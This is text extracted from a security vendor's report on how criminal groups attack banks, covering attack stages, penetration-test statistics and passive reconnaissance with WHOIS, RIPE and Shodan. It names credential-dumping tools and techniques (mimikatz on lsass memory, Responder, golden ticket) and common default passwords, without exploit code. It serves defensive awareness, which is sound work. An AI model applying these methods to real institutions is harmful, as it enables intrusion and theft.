
Examples of preparatory actions:

- Developing or adapting malicious software for the software and OS versions used in the bank
- Preparing phishing emails
- Setting up infrastructure (including domain registration, server rental, and purchase of exploits)
- Preparing the infrastructure for money laundering and cash withdrawal
- Searching for money mules
- Testing the infrastructure and malicious software

When building an infrastructure and preparing tools for an attack, attackers can both use their own knowledge (develop exploits in-house) or hire third parties. They can also buy ready-made tools and adapt them to their specific targets. For a group not planning to steal money from ATMs, connections with criminal groups active in large-scale money laundering would be essential.

Stage 2. Penetrating the internal network

After thorough examination of the victim and preparation, attackers go on the offensive.



An example of a phishing email targeted at bank employees

Today, large and medium-sized banks pay plenty of attention to protecting their network perimeter. So it is both difficult and risky to organize attacks on servers or web applications, since the attackers are very likely to get caught. The most common and effective method of penetrating the bank's infrastructure is to send phishing emails to bank employees at either work or personal addresses. This method has been used by the Cobalt gang, for example, as well as Lazarus,⁴ Metel, and GCMAN.⁵

Another way of initial target infection with malicious software is performed by hacking third-party companies that do not carefully protect their resources and infecting websites often visited by employees of the target bank, as we saw in the case of Lazarus and Lurk.⁶

Stage 3. Developing the attack and gaining a foothold in the network

Once criminals have gained access to the bank's intranet, they need to obtain local administrator privileges on employee computers and servers to continue their attack. Success of attacks is due to insufficient system protection against internal intruders. Common vulnerabilities are as follows:


- Use of outdated software versions and failure to install OS security updates
- Configuration errors (including excessive user and software privileges, as well as setting local administrator passwords through group policies)
- Use of dictionary passwords by privileged users
- Absence of two-factor authentication for access to critical systems

After gaining maximum privileges on the host, criminals can access the OS memory in order to learn the credentials of all logged in users (usernames, passwords, or hash sums of passwords). This data is then used to connect to other computers on the network.

Moving among hosts is usually done with legitimate software and built-in OS functions (for example, PsExec or RAdmin). Since these are tools used by corporate system administrators on a daily basis, they are unlikely to cause suspicion. The Cobalt gang also resorted to use of phishing messages within the bank by sending letters from real employees' workstations.

Local administrator privileges are used according to a typical scheme: an attacker copies memory of the lsass.exe process and uses it to extract passwords of OS users (or their hash sums) using the mimikatz tool. Such actions are not detectable by antivirus software because legitimate tools are used to copy

4 goo.gl/BLdnND (securelist.com)
 5 goo.gl/3EYchJ (kaspersky.com)
 6 goo.gl/3MEBC8 (securelist.com)



Stage 3. Developing the attack and gaining a foothold in the network

memory (for example, procdump⁷) while mimikatz runs on the attacker's laptop. In addition, attackers can use Responder to attack network protocols and intercept credentials.


If attackers manage to gain domain administrator privileges, they can continue to navigate freely through the network and monitor employees' computers, servers, and infrastructure services of the bank. With this level of privileges, it is very easy to gain access to the organization's business systems and banking software—it is enough to identify workstations of employees who have such access and connect to them. Using the golden ticket technique, attackers can safely gain a foothold in the corporate system and stay there for a long time.

To disguise their presence, attackers often use bodyless malicious code that resides in RAM only. Attackers retain remote control after computer restarts by adding malicious software to the list of startup programs.

Stage 4. Compromising banking systems and stealing funds

After gaining a foothold in the network, criminals need to understand on which hosts the target banking systems are located and find the most convenient ways to access them. Criminals examine users' workstations in search of files indicating that a particular workstation has worked with bank applications. To store passwords for critical systems on corporate networks, specialized software is usually used. An intruder with local administrator privileges can copy the memory dump of this process, extract passwords for accessing application or encrypted databases, and then obtain cleartext passwords to all critical bank applications, including the core banking system, SWIFT, and ATM management workstations.

⁷ goo.gl/FG41A (docs.microsoft.com)



Stage 4. Compromising banking systems and stealing funds

Such an attack scenario is very effective and has been successfully implemented during penetration testing on multiple occasions. Additional support for criminals can be provided by resources that contain information about the infrastructure: for example, monitoring systems that administrators use in their work or technical support resources for users. This data increases the confidence of intruders in their knowledge of the internal network structure and helps them to take into account operational details of the bank's business processes during the attack, so as not to raise suspicions or trigger detection.

Criminals can lurk in a bank's infrastructure for months or even years, remaining stealthy as they collect information about the infrastructure and processes, leisurely examine the systems selected for attacks, and observe employees' actions. This means that theft can be prevented if compromises are detected quickly, even after criminals have already penetrated the bank network and gained a foothold.

The main methods of theft are:

- Transferring funds to fictitious accounts through interbank payment systems
- Transferring funds to cryptocurrency wallets
- Controlling bank cards and accounts
- Controlling ATM cash dispensing


Stage 5. Concealing traces

To impede investigation of incidents, criminals conceal their traces. Although many attackers use RAM-resident malware, signs of their presence in the system still remain: entries in event logs, changes in the registry, and other hooks. Therefore, some intruders prefer to take a less surgical, and rather more blunt, approach by erasing boot records and hard disk partition tables on network hosts, disabling them entirely. The surge of cryptoware attacks in 2017 is one prominent example of how a large company's data can be easily destroyed. Currently, hackers' arsenals include virus modifications that can spread to network workstations and encrypt the hard disk. Since it is usually not possible to recover the encrypted data, the bank suffers damages caused by the forced downtime of business processes, which may actually far exceed the losses caused by the theft of funds itself.

Remote access and staff are major problems for the perimeter

In this section, we will share the vulnerabilities that are typically detected during penetration tests and discuss the probability of the attacks described above. For this study, we have chosen the 12 most instructive penetration tests that we have carried out for banks over the past three years.

The main vulnerabilities and flaws in security mechanisms common on the bank network perimeter can be divided into four categories: vulnerabilities in web applications, insufficient network security, server configuration flaws, and deficiencies in user account and password management.



Overall, the network perimeter of banks is much better protected than in other industries. In the last three years in external penetration testing, access to the internal network was obtained in 58 percent of tests; for banks, this figure was a mere 22 percent. In all these cases, access was facilitated due to vulnerabilities in web applications that made it possible for an intruder to reach their goal in only one step.

Consequently, criminal gangs planning to penetrate a bank's internal network by exploiting vulnerabilities in the network

55

55

55

55

55



At 58% of banks, we found deficiencies in user account and password management

At 22% of banks, experts successfully breached the network perimeter in external penetration testing

perimeter could reach their goal at 22 percent of banks. Such methods have been used by various gangs, including ATMitch⁸ and Lazarus.

The most hazardous are remote access and control interfaces, which can often be easily accessed by any external user. Among the most common are the SSH and Telnet protocols, which occur on the network perimeter at 58 percent of banks, as well as protocols for access to file servers, present at 42 percent of banks.


In our testing of staff security awareness, employees at 75 percent of banks clicked the link in a phishing message; at 25 percent of banks, employees entered their credentials in a fake authentication form, and at 25 percent of banks, at least one employee ran a malicious attachment on their work computer. On average, about 8 percent of bank users clicked a phishing link, 2 percent ran a malicious file, and less than 1 percent of users entered their credentials.

Although security awareness among bank employees is still higher than in other industries, it takes only one confused or harried user to inadvertently give corporate network access to an intruder. The results of our testing show that three quarters of banks are vulnerable to social engineering attacks, which have been used to breach the perimeter by virtually every criminal gang, including Cobalt, Lazarus, and Carbanak.


Internal network infrastructure: weak passwords again

While banks are focused on protecting the network perimeter, internal network security is far from perfect. Their internal networks suffer from the same problems as at other companies. Full control over infrastructure was obtained at all tested banks. At the same time, at 33 percent of banks, intruders do not even need to have maximum privileges to obtain access to the hosts that control ATMs, interbank transfer and card processing systems, and payment gateways.

Which security flaws allow criminals to pursue their attacks deep into the banking infrastructure? The following chart shows the frequency of vulnerabilities exploited to gain complete control over domain infrastructure during internal penetration testing. Percentages refer to the percentage of tested systems that contained a given vulnerability.



Most common vulnerabilities on the internal network (percentage of banks)



Internal network components for which dictionary passwords are used (percentage of banks)

Typical attack vectors stem from two major flaws—a weak password policy and insufficient protection against password recovery from OS memory.

While dictionary passwords are used on the network perimeter at 50 percent of banks, each system suffers from a weak password policy on the internal network. In this regard, banks are similar to almost any other industry. On about half of the systems, weak passwords are set by users. However, we increasingly come across default accounts (with predictable passwords)

8 goo.gl/EyBkty (securelist.com)



75% of banks are vulnerable to social engineering attacks




Full control over infrastructure was obtained **at 100% of banks**

left by administrators after installing database management systems, web servers, or operating systems or creating corporate accounts. Very often, applications either have excessive privileges or contain known vulnerabilities. As a result, intruders have the opportunity to obtain administrative rights in just one or two steps.

As we found, a quarter of banks used the password "P@ssw0rd" as well as such common combinations as "Qwerty123," empty passwords, and default passwords (for example, "sa" or "postgres").

We detected insufficient security measures and, frequently, their complete absence when it comes to protecting service protocols. Protection against attacks on the NBNS protocol was not at place at a single bank, while protection against LLMNR attacks was missing at 70 percent of banks. Some 80 percent of banks were exposed to ARP Poisoning attacks. At the same time, interception of credentials transmitted over the network can be successfully used by intruders for collecting information about the system. For example, at some banks, penetration testing managed to intercept several NetNTLMv2 hash values of domain user passwords in Challenge–Response format. Then, using those hash values we discovered domain account passwords.

At the stage of spreading and getting a foothold in the network, intruders' actions are quite similar because they are the exploiting vulnerabilities of any corporate system. Based on the above results, we can safely assume that any criminal group would be able to gain full control over the domain infrastructure at each of the tested banks. Therefore, although banks are sufficiently well protected from the outside, intruders are likely to succeed in attacking banking systems if they obtain access to the internal network. Such access can be obtained in different ways: for example, an accomplice can get a job at a bank as an employee with minimal network privileges or merely physical access to the network (such as a janitor or security guard).



We managed to obtain access to banking applications at 58 percent of banks. Operating within the agreed scope of work, the testers did not develop attacks on the critical hosts of other banks. However, domain administrator privileges would allow an attacker to gain a foothold in the system and perform attacks on targeted resources.

The vulnerabilities that made it possible to gain access directly to bank software are shown in the diagram "Vulnerabilities used to access banking software."

At 25 percent of banks, the hosts from which ATMs were controlled became compromised, so Cobalt could withdraw money from such ATMs.

Transferring funds to criminal-controlled accounts through interbank transfer systems, as done by Lazarus and MoneyTaker, was possible at 17 percent of banks.

At 17 percent of banks, card processing systems are not sufficiently protected, which allows manipulating the balance on intruders' card accounts, as we saw in early 2017 in the case of attacks on Eastern European banks.

The Carbanak gang, capable of attacking nearly any banking application, could have made off with funds from 58 percent of banks.

On average, an attacker who has penetrated the bank's internal network needs to take only four steps to gain access to the banks' electronic crown jewels.

Conclusion

The key is to remember that if an attack is detected and stopped in time, intruders can be thwarted. Preventing losses is possible at any stage as long as appropriate protective measures are taken. Email attachments should be checked in an isolated environment (sandbox), instead of relying solely on endpoint antivirus solutions. It is critical to configure notifications from protection systems and react to notifications immediately. This is why security events must be monitored by an internal or external security operations center (SOC) with use of security information and event management (SIEM) solutions, which significantly facilitate and improve processing of information security events. Cybercrime is continuing to evolve and advance quickly, making it crucial that instead of hiding incidents, banks pool their knowledge by sharing information on industry attacks, learning more about relevant indicators of compromise, and helping to spread awareness throughout the industry.



Download the full version of this research at our website



At 58% of banks, experts obtained access to banking systems



4 steps are required for an intruder to obtain access to bank software

57

57

57

57

57

Protect your perimeter: how hackers target attacks on banks



Expert Security Center Team

There is a perception that intruders are using increasingly sophisticated techniques—state-of-the-art viruses, espionage-grade exploits, and elaborate spear phishing—to attack financial institutions. In fact, white-hat analysis of real companies shows that intruders can digitally "case" a bank by using free resources in the public domain, without having to take any measures that might blow their cover. This article goes into these hacking techniques, which mainly revolve around excessive open network services, and gives recommendations on how to get protected from such attacks.

Step 1. Finding targets

In the offline world, it is not easy to figure out who owns computer services and networks. However, the Internet offers a large number of tools for easily discovering networks controlled by any given company while staying unnoticed. To collect passive intelligence about the network perimeters of financial institutions, we used the following systems and services:

- Search engines: Google, Shodan
- Aggregation websites: bankrate.com, List of banks in Europe¹
- WHOIS services: whois.com, whois7.com
- Search engines covering the databases of Internet registrars: Hurricane Electric BGP Toolkit,² RIPE Database³
- Service for domain data visualization: Robtex⁴
- Service for analyzing domain records: dnsdumpster.com, domaintools.com

Our research here does not cover such methods as active scanning; detection of firewall versions, IPS, antivirus software, and other protection tools; and social engineering. There are other techniques that, while we did not use them for ethical and other reasons, are often used by hackers:

- Project search on GitHub.⁵ GitHub often hosts test projects, backups, or production code to which access is unrestricted or incorrectly restricted. Although exploring such projects requires a fair bit of skill, it is a surefire way to obtain access to the network by exploiting application errors or hard-coded credentials.
- Services for online vulnerability testing: HeartBleed, Poodle, DROWN, and others. These services are highly likely to detect certain vulnerabilities, if such vulnerabilities are present, but the testing process is slow.
- Bruteforce DNS. This technique is about active interference, specifically, bruteforcing system DNS names by finding the available ones. An attacker sends DNS requests to the target DNS server while the traffic can be directed through Google DNS, for example. So the victim organization will perceive such requests as normal and legitimate. This technique is usually implemented with Kali Linux or a similar distribution. In practice, DNS logs are never analyzed, or sometimes not kept at all, until something bad happens.

¹ en.wikipedia.org/wiki/List_of_banks_in_Europe

² bgp.he.net

³ apps.db.ripe.net/db-web-ui/#/fulltextsearch

⁴ robtex.com

⁵ github.com

⁶ media.readthedocs.org/pdf/shodan/latest/shodan.pdf

⁷ github.com/achilleian/shodan-python

To collect statistics on financial institutions, we go to a specific aggregation site and copy the ready-made list of top banks and insurance companies. This step is practically instant. Here are several groups of companies we might want to review:

- Banks
- Microcredit institutions
- Payment systems
- Insurance companies

Now we try to identify the networks owned by each of these companies. We find their websites via a web search. Then, via WHOIS, we determine their IP addresses. By entering an organization's domain name in WHOIS, we can obtain the organization's IP address, in addition to other data of importance for our network hunt. Important data includes:

- **Netname** (network name, which is very useful for searching the RIPE Database)
- **Descr** (descriptions can be useful, when combined with a little bit of imagination)
- **Address** (for searching for networks registered at the same physical address)
- **Contact** (for searching the RIPE Database for people who also may have registered networks)

This information can also be obtained with the UNIX command `whois`. Either method will work perfectly well.

Using this information, we searched for the companies' address ranges in the RIPE Database.

RIPE Database text search

This service allows searches over the full text of the RIPE Database object data

The search is done on object text without regard for any relationships. Multiple search terms should be separated with a space.

Positive Technologies

Advanced Search

By submitting this form you explicitly express your agreement with the [RIFE Database Terms and Conditions](#)

Search

Search results

This is the RIFE Database full text search service.
The RIFE Database is subject to [Terms and Conditions](#).


inetnum: 87.245.151.88 - 87.245.151.95
descr=Network for Positive Technologies, QSC, netname=COMCOR-PositiveTechnologies

inetnum: 109.238.242.112 - 109.238.242.127
netname=PositiveTechnologies-NET2

inetnum: 82.200.18.232 - 82.200.18.239
descr=Positive Technologies

inetnum: 62.64.13.48 - 62.64.13.55
descr=Positive Technologies, Corp, s.p.a., netname=Position-Technologies

This stage required a lot of manual labor: some addresses may have been transferred to a partner, rented out, or simply not belong to the company in question. So to weed out any hosts or networks that might be false matches, we had to carry out additional tests. To verify the networks, we used a publicly available online service from American telecom operator Hurricane Electric. For an IP address (for example, a website address), this service tells us about the network to which that address belongs. Robtex turned out to be very useful as well: it shows all domain dependencies, enabling us to find networks that we were unable to find in the RIPE Database. On top of that, Robtex allows viewing other websites located at the same IP address—this information may also turn out to be very handy. Here is a sample search:



As mentioned already, pinpointing networks of interest is the most tedious stage, because of having to sort through the results by hand. In our case, mining data on financial industry networks took us only two days. By the end of this stage, we had generated a list of companies and the networks corresponding to each.

Step 2. Detecting available services

To start finding services, we can choose from two well-known tools designed to make the Internet safer: Shodan and Censys. They have similar capabilities, feature API support, and can be used to complement each other. Obtaining full search capabilities on either site requires signing up. Censys is more demanding: to get restrictions lifted, one must write to the developers and convince them that a) the proposed research is ethical and b) the search data will be used responsibly. Such proof might be in the form of a Certified Ethical Hacker (CEH) certificate or detailed information regarding the proposed research.

We decided to use Shodan for reasons of technical convenience. We will not be dwelling upon automation in detail, since everything, including Python code examples, has already been described by creator John Matherly (@achilleian) in a very handy format.⁶ Moreover, the official Shodan library for Python is already on a GitHub repository.⁷

The following screenshot shows a sample query on the site:

<https://www.shodan.io/en/0.0.0>

[Search](#)
[Phone](#)
[Enterprise Access](#)
[Contact Us](#)

8.8.8.8
[google-public-dns-a.google.com](#)

City

Mountain View

Country

United States

Organization

Google

ISP

Google

Last update

2017-05-28T05:14:03.144735Z

Hostnames

google-public-dns-a.google.com

ASN

AS15159

Ports

Services


8.8.8.8

Subnet: 8.8.8.0/24

Reverse lookup enabled

The example shows that for address 8.8.8.8, UDP port 53 is accessible and the DNS service is located in the U.S. and owned by Google. It also indicates the OS version used at that IP address. By making requests to Shodan, it is possible to identify much more "niche" services to which the owners have forgotten to restrict Internet access, although they probably should have done so. If we then obtain the different banners and versions of these services, we can match this data against vulnerability databases.

Still, running each detected IP address through Shodan like this is unrealistic. With the ~100,000 addresses we found, checking each one manually would have taken forever. We wrote our own data collector. We launched it, one week passed—and we obtained a picture of the distribution of accessible services on financial industry networks without even having to interact with the services! This is a quite effective and doable way to track infrastructure changes. Here is what we found:



Services	Lower-risk services	Medium-risk services	Higher-risk services
Database	0	0	28
Directory Service	0	21	0
DNS Service	183	0	0
File System	0	0	135
Mail Service	548	0	0
Multimedia Service	0	34	0
Network Service	1	133	0
Printing Service	0	1	0
Remote Control	223	8	86
RPC Service	0	0	10
SNMP Service	0	1	33
Time Sync	0	13	88
Virtualization System	0	6	0
VoIP	23	0	0
VPN	1,641	6	0
Website	1,932	402	2
XMPP Service	0	32	0
Other	18	184	17

Of the services we found on the network perimeters of financial institutions, the following were the "scariest":

- DBMS (although never fear—the banners of some services said "is not allowed to connect to this SQL server")
- Directory Service (it is possible to recognize LDAP based on banners)
- File System (such as SMB and FTP)
- Printing Service, which can have old vulnerabilities and is considered to be the least protected service. When was the last time *you* updated printers on your perimeter?
- Remote Control (such as Telnet and RDP)
- RPC Service
- Virtualization System
- Multimedia Service

Alas, these results are not surprising. The larger an organization becomes, the more services it tends to have on its network perimeter. And as the number of services increases, configuration errors become more likely.

Step 3. Detecting vulnerable services

Once available services have been found, we can start to assess their security. Is a particular service vulnerable, and if so, to what? To answer this question, we have to analyze the attribute space provided by Shodan separately for each host. This information is as follows:

- **IP:** unique network address of a host on an IP-based computer network
- **Port:** number representing a parameter of transport protocols (such as TCP and UDP)
- **Protocol:** set of logic-tier interface agreements that determine data exchange among various programs
- **Hostname:** symbolic name given to a network device that can be used to access such device in different ways
- **Service:** name of a certain service
- **Product:** name of software that runs a service
- **Product_version:** software version
- **Banner:** welcome information provided by a service when a connection is attempted
- **CPE** (Common Platform Enumeration):⁸ a standardized way of naming software applications, operating systems, and hardware platforms
- **OS:** operating system version

Shodan does not have full information for every open port, but when this information does exist, it resembles the following (once processed by our system):

```

IP: IP address
FQDN: -
Proto: tcp
Port: 80
Service: http
Product: Apache httpd
Version: 2.2.16
CPE: cpe:/a:apache:http_server:2.2.16
OS: -
Banner: HTTP/1.1 200 OK Date: Sat, 24 Dec 2016 16:24:42
GMT Server: Apache/2.2.16 (Debian) Accept-Ranges: bytes
Cache-Control: must-revalidate, no-cache, max-age=0, max-age=0
Pragma: no-cache Expires: Fri, 01 Jan 2010 00:00:00
GMT Content-Length: 3109 Content-Type: text/html
Date: 2017-05-24T16:24:30.930984

```

⁸ cpe.mitre.org

From the entire attribute space, we singled out fields where it is possible to find information regarding vulnerabilities of a host. For this purpose, a perfect fit might be Product + Product_version, or else CPE. We decided to use Product + Product_version, running this information against the internal Positive Technologies database of software vulnerabilities.

The Web contains a number of publicly accessible sources for researching vulnerabilities, including:

- nvd.nist.gov
- vulners.com
- cvedetails.com
- securityfocus.com
- [securitylab⁹](https://securitylab.org)

All these sites can be searched quickly by various fields, including CPE. In effect, they yield a lot of useful information about vulnerabilities, including detailed descriptions, points of compromise or other cases of vulnerability exploitation, and sometimes links to actual exploits.

One easy script later, we processed all the services quite quickly, nicely matching them against our internal vulnerability database (although any of the public sites we listed would work just as well) and obtaining the following statistics on vulnerabilities in the services we had found: among the services found on Shodan, vulnerabilities were detected in 5 percent. In our own experience performing automated perimeter scanning for clients, vulnerabilities are generally present in 20–50 percent of services. So 5 percent may actually be understating the prevalence of vulnerabilities.

For instance, for ROSSSH, we might infer presence of the vulnerability ROSSSH Remote Preauth Heap Corruption.¹⁰ Although the vulnerability is old, the probability of encountering it in this service is non-trivial. In our previous research, we found that around 30 percent of Internet-accessible systems contained vulnerabilities older than five years. In its research, Cisco provides similar statistics,¹¹ according to which the average presence of known vulnerabilities is five years and five months. These results are broadly consistent with ours, after taking into account differences in sample sets and research methods. A similar method can be applied to RDP.

Step 4. Searching for exploits

The next step is to find exploits for specific vulnerabilities. We already have listed a few vulnerability search engines, which can help to find a handful of exploits. But nothing stops us from using more specialized tools for the task such as metasploit or searchsploit.

As our company has its own knowledge base where vulnerabilities are already matched against exploits. Data processing gave the following results:

- Out of 559 high-severity (CVSS) vulnerabilities, 88 vulnerabilities had available exploits.
- Out of 733 medium-severity (CVSS) vulnerabilities, 178 vulnerabilities had available exploits.
- Out of 309 low-severity (CVSS) vulnerabilities, 8 vulnerabilities had available exploits.

As the old cliché goes, a system is only as secure as its weakest link. As we see in practice, potential intruders target the most vulnerable systems when planning an attack.

A growing infrastructure is more difficult to monitor. As the number of hosts increases, the greater the odds of outdated software and vulnerabilities, including exploitable ones. At large companies, the perimeter is prone to change all the time—each week, dozens of new hosts may appear on the network perimeter while an equivalent number may disappear.

How long does it take to detect vulnerable services after information about a new vulnerability appears on the Internet? With our setup, running a vulnerability search takes less than a second. It takes longer to process the results, but not inordinately so. In our research here, analyzing a single vulnerability required no more than 15 minutes.

Step 5. Moving in for the kill

